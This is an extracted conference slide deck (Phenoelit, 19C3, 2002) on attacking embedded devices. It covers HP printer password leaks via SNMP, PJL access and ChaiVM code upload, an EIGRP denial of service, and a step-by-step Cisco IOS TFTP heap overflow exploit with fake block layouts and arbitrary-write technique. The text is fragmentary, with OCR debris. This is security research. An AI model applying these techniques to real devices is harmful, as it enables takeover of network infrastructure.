

Phenoelit

Attacking networked embedded systems
by FX and FtR

19C3, 27.12.2002 Berlin

Today's Session

- Design failures in embedded systems
 - Examples of design failures
 - Exploiting a design failure
- Software vulnerabilities in embedded systems
 - Examples of software vulnerabilities
 - Exploiting a software vulnerability in a common embedded system

What's a Embedded System ?

- (Small) computer system enclosed in electronic device
- Custom operating system, designed to provide specific functionality to the device it's running on
- Operating System is often monolithic
- No or limited separation of software components and access levels inside
- No or limited ability to add third party software


Design failures

- Undocumented functionality
 - Developer backdoors
 - Auto-something features
 - Legacy functions
- Ignored standards
- Uncontrolled increase of complexity
 - New subsystems
 - Additional access methods
 - Inconsistent access restrictions

Design failures

Case 1: Lucent Brick

- Layer 2 Firewall running Inferno OS
- ARP cache design failures
 - ARP forwarded regardless of firewall rules
 - ARP reply poisoning of firewall
 - ARP cache does not time out



Design failures

Case 2: Ascend Router

- Undocumented discovery protocol
- Special packet format to UDP discard port
- Leaks information remotely
 - IP address/Netmask
 - MAC address
 - Name and Serial number
 - Device type
 - Features
- Can set IP address and name using SNMP write community (Default: „write“)


(1)0day

Cisco IOS EIGRP

- Enhanced IGRP uses automagic neighbor discovery
- Flooding Cisco IOS with random neighbor announcements causes segment wide DoS
 - Router ARPs for the neighbor IP as long as the EIGRP timer did not expire
 - Timer value provided by attacker in packet, max over 18 hours
- IOS 11.x allows attack as unicast

Cisco IOS EIGRP

- Affected IOS versions: ALL
- Cisco's fix: none



Exploiting a design failure: HP Printers

- Various access methods:
 - Telnet, HTTP, FTP, SNMP, PJI
- Various access restrictions
 - Admin password on HTTP and Telnet
 - IP access restriction on FTP, PJI, Telnet
 - PJI security password
- Inconsistent access restriction interworkings
 - SNMP read reveals admin password in hex at .iso.3.6.1.4.1.11.2.3.9.4.2.1.3.9.1.1.0
 - HTTP interface can be used to disable other restrictions (username: laserjet)

HP Printers: PjL

- PjL (Port 9100) allows access to printer configuration
 - Number of copies, size, etc.
 - Locking panel
 - Input and output trays
 - Eco mode and Power save
 - I/O Buffer
- Security relies on PjL password
 - key space of 65535.
 - max. 6 hours for remote brute force

```
pft> connect
Connected to 10.1.1.16:9100
Device: LASERJET 8150
```

```
pft> ls
```

```
0:\
NVO - d
PostScript - d
PJL - d
default - d
firmware - d
solution - d
webServer - d
run.txt 17 -
env.log 449 -
lib - d
pmlobj.txt 0 -
objects - d
```

```
pft> chvol 1:
volume changed to 1:
```

```
pft> ls
```

```
1:\
PostScript - d
spool - d
pft> █
```

file

erver

led systems
FX and FtR



Phen

Connection to (Name/IP)

Hidden

Port

91



\$E

LASERJET 8150

G: local

- ..
- ..
- Hijetter.exe

LASERJET 8150 on



- AUTOCONT
- BINDING
- BITSPERPIXEL
- CLEARABLEWARNINGS
- COPIES
- COURIER
- CPLOCK
- DENSITY**
- DISKLOCK
- DUPLEX
- ECONOMODE
- EDGETOEDGE
- FIH
- FINISH
- FINISHEROPTION
- FINISHERTYPE
- FONTNUMBER
- CONTSOURCE

3



Info:

belongs to:

Range:

1

5

Location: SIMM
 Size: 3640832
 Free: 2313728

- Windows
- ... and of c

Phenoe

d systems
X and FtR

HP Printers: ChaiVM [1]

„In 2001 alone, millions of information appliances will ship with the capability to deliver rich, powerful and dynamic services via the World Wide Web.


These appliances are powered by HP Chai embedded software.“

HP Printers: ChaiVM [2]

- Chai standard loader service
 - http://device_ip/hp/device/this.loader
 - Loader is supposed to validate JAR signature from HP to ensure security
- HP released new EZloader
 - HP signed JAR
 - No signatures required for upload
- Adding services via printer file system access to 0:\default\csconfig
- ~~▪ HP Java classes, documentation and tutorials available~~

HP Printers: ChaiVM [3]

- Getting code on the printer



HP Printers: ChaiVM [4]

- ChaiVM is quite instable
 - Too many threads kill printer
 - Connect() to unreachable hosts or closed port kills VM
 - Doesn't always throw an Exception
 - Huge differences between simulation environment and real-world printers
 - Unavailability of all instances of a service kills VM
- To reset printer use SNMP set:
.iso.3.6.1.2.1.43.5.1.1.3.1 = 4



HP Printers:

ChaiServer Object - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Links Address

Phenoelit Crypt() crack on Chai

\$Revision: 1.1 \$

Already cracked are:

Crypt: >>>bRTctvuyiqsj.<<<	Clear: >>>aus<<<
Crypt: >>>bRTctvuyiqsj.<<<	Clear: >>>aus<<<
Crypt: >>>bRTctvuyiqsj.<<<	Clear: >>>aus<<<

[About](#)

Done Internet

ation

ed systems
FX and FtR

HP Printers: ChaiVM [5]

- ChaiServices are fully trusted between each other
- ChaiAPNP service supports Service Location Protocol (SLP)
 - find other devices and services
- Notifier service can notify you by HTTP or Email of „interesting events“
- ChaiOpenView enables ChaiVM configuration via SNMP
- ChaiMail service is „designed to work across firewalls“.
 - Issue commands to your Chai service via Email!

HP Printers

Tools and source available at
<http://www.phenoelit.de/hp/>

Phenoelit

Attacking networked embedded systems
by FX and FtR

19C3, 27.12.2002 Berlin

Software Vulnerabilities

- Classic mistakes are also made on embedded systems
 - Input validation
 - Format strings
 - Buffer overflows
 - Cross Site Scripting
- Most embedded HTTP daemons vulnerable
- Limited resources lead to removal of sanity checks

Buffer overflows

- Xedia Router
(now Lucent Access Point)

- long URL in HTTP

- Brother Network

- Password variable
chars crashes printer

- HP ProCurve Switch

- SNMP set with 85
.iso.3.6.1.4.1.11...

- SEH IC-9 Pocket

- Password variable
chars crashes device



36

n

00

Common misconceptions

- Embedded systems are harder to exploit than multipurpose OS's
- You have to reverse engineer the firmware or OS to write an exploit
- You need to know how the sys-calls and lib functions work to write an exploit
- The worst thing that can happen is a device crash or reboot

Bullshit

Proving it wrong: A Cisco IOS Exploit

- The Goal:

Cisco TFTP Advisory:

Impact

=====

Successful exploitation of this vulnerability may cause a software reset of the device resulting in a loss of availability while the device reinitializes. Repeated exploitations could result in a Denial of Service until the workarounds for this vulnerability have been implemented.

Oops, it crashed ...

- According to Cisco*, memory corruption is the most common bug in IOS.
 - * http://www.cisco.com/warp/public/122/crashes_swforced_troubleshooting.html
- Assumption:
We are dealing with heap overflows
- Vulnerability for research:
Buffer overflow in IOS (11.1.x – 11.3.x)
TFTP server for long file names

```
%SYS-3-OVERRUN: Block overrun at 20F1680 (red zone 41414141)
```

```
%SYS-6-BLKINFO: Corrupted redzone blk 20F1680, words 2446, alloc 80F10A6, InUse, dealloc 0, rfcnt 1
```


Taking it apart

- Understanding memory layout without reverse engineering IOS
 - Correlating debug output and mem dumps
 - Troubleshooting pages at cisco.com

```
0x20F1680: 0xAB1234CD 0x2 0x2059C9C 0x81A3022
0x20F1690: 0x80F10A6 0x20F29C4 0x20F0350 0x8000098E
0x20F16A0: 0x1 0x80F1A52 0x0 0x0
```

Block MAGIC

PID

Previous Memory Block

NEXT Memory Block


Size with
usage Bit 31

IOS Memory Maps

- So which memory areas are used for what?
Asking Cisco at:
www.cisco.com/warp/public/112/appB.html
- Validate these using IOS commands on the systems


Model	Data	Code	NVRAM
1005	0x02000000	0x02000000	0x0E000000
1600	0x02000000	0x08000000	0x0E000000
2500	0x00000000	0x03000000	0x02000000
2600	0x80000000	0x80000000	0x67000000

Putting it together




Theory of the overflow

- Filling the „host block“
- Overwriting the following block header – hereby creating a „fake block“
- Let IOS memory management use the fake block information
- Desired result:
Writing to arbitrary memory locations




A free() on IOS



- Double linked pointer list of memory blocks
- Upon free(), an element of the list is removed
- Pointer exchange operation, much like on Linux or Windows

```
Host->prev=next2;  
(Host->next2)+prevofs=prev2;  
delete(Host_block);
```

The requirements

MAGIC
PID
RAM Address
Code Address
Code Address
NEXT ptr
PREV ptr
Size + Usage
mostly 0x01

REDZONE

- Required:
 - MAGIC, RED ZONE
 - PREV PTR
 - Size (kind of)
- Unchecked:
 - Wasted pointers
 - NEXT PTR
- „Check heaps“ process validates MAGIC and REDZONE
- Performing an overflow up to the NEXT ptr is possible.


Taking the first: 2500

Overflow AAA...
...
...AAAA
0xFD0110DF
0xAB1234CD
0xFFFFFFFFE
0xCAFECAFE
0xCAFECAFE
0xCAFECAFE
0x02000000

- Cisco 2500 allows anyone to write to the NVRAM memory area
- Since NEXT ptr is not checked, we can put 0x02000000 (NVRAM) in there
- The 0x00 bytes don't get written because we are doing a string overflow here
- The pointer exchange leads to a write to NVRAM and invalidates it (checksum error)

Taking the first: 2500

- NVRAM gets invalidated by exploit
- Device reboots after discovering issue in memory management („Check heaps“ process)
- Boot without valid config leads to BOOTP request and TFTP config retrieval
- Result: **Attacker provides config**



Review of the Attack

- Disadvantages
 - Attack only works because NVRAM is always writeable (only on 2500)
 - Attacker has to be in the same subnet to provide config
- Advantages
 - No specific knowledge required
 - No limitations for new config

Getting around PREV

- PREV ptr is checked while the previous block is inspected before the free()
- Test seems to be:

```
if (next_block->prev!=this_block+20)
    abort();
```
- Perform uncontrolled overflow to cause device reboot
 - Proves the device is vulnerable
 - Puts memory in a predictable state
 - Crash information can be obtained from network or syslog host if logged (contains PREV ptr address)

The Size field

- Size field in block header is checked
- Bit 31 marks „block in use“
- Usual values such as 0x800000AB are not possible because of 0x00 bytes
- Minimum size we could fake is 0x80010101 = 65793, which is way to much
- Solution: 0x7FFFFFFF
Loops in calculation due to the use of 32bit fields


More memory pointers

MAGIC

Size + Usage mostly 0x01
Padding
MAGIC2 (FREE)
Code Address
Padding
Padding
FREE NEXT
FREE PREV

- Free memory blocks carry additional management information
- Information is probably used to build linked list of free memory blocks
- Functionality of FREE NEXT and FREE PREV comparable to NEXT and PREV

Arbitrary Memory write




- FREE NEXT and FREE PREV are not checked
- Pointer exchange takes place
- Using 0x7FFFFFFF in the size field, we can mark the fake block „free“
- Both pointers have to point to writeable memory

```
*free_prev=*free_next;  
*(free_next+20)=*free_prev;
```

Places for pointers

- ‚show mem proc alloc‘ shows a „Process Array“
- Array contains addresses of process information records indexed by PID
- Process information record’s second field is current stack pointer
- All of these are static addresses per IOS image



Taking the Processor

- On the 1000 and 1600 series, the stack of any process is accessible for write operations by our free pointer game
- The first element on the stack of a inactive process is usually the saved SP (C calling convention)
- The second element is the saved return address


```
02057EC0:                02057EE4 080D63D4
02057ED0: 02042E0C 02057FF6 00000000 00000000
02057EE0: 00000000 02057EF0 080DE486 00001388
```

Taking the Processor

- Several ways to take the Processor
 - Overwriting saved return address on the stack of a process
 - Overwriting saved SP address on the stack of a process
 - Changing the current SP in the process record entry
 - Creating a whole new process record for it and changing the "Process Array"

```
02057EC0:                02057EE4 080D63D4  
02057ED0: 02042E0C 02057FF6 00000000 00000000  
02057EE0: 00000000 02057EF0 080DE486 00001388
```


The Buffer



- A free() on IOS actually clears the memory (overwrites it with 0x0D)
- Buffer after fake block is considered already clean and can be used for exploitation
- Position of the buffer relative to PREV ptr is static per platform/IOS

The shell code - V1

- Example based on Cisco 1600
- Motorola 68360 QUICC CPU
- Memory protection is set in the registers at 0x0FF01000
- Disabling memory protection for NVRAM address by modifying the second bit of the appropriate QUICC BaseRegister (See MC68360UM, Page 6-70)
- Write invalid value to NVRAM
- Device reboots and asks for config

The shell code - V1

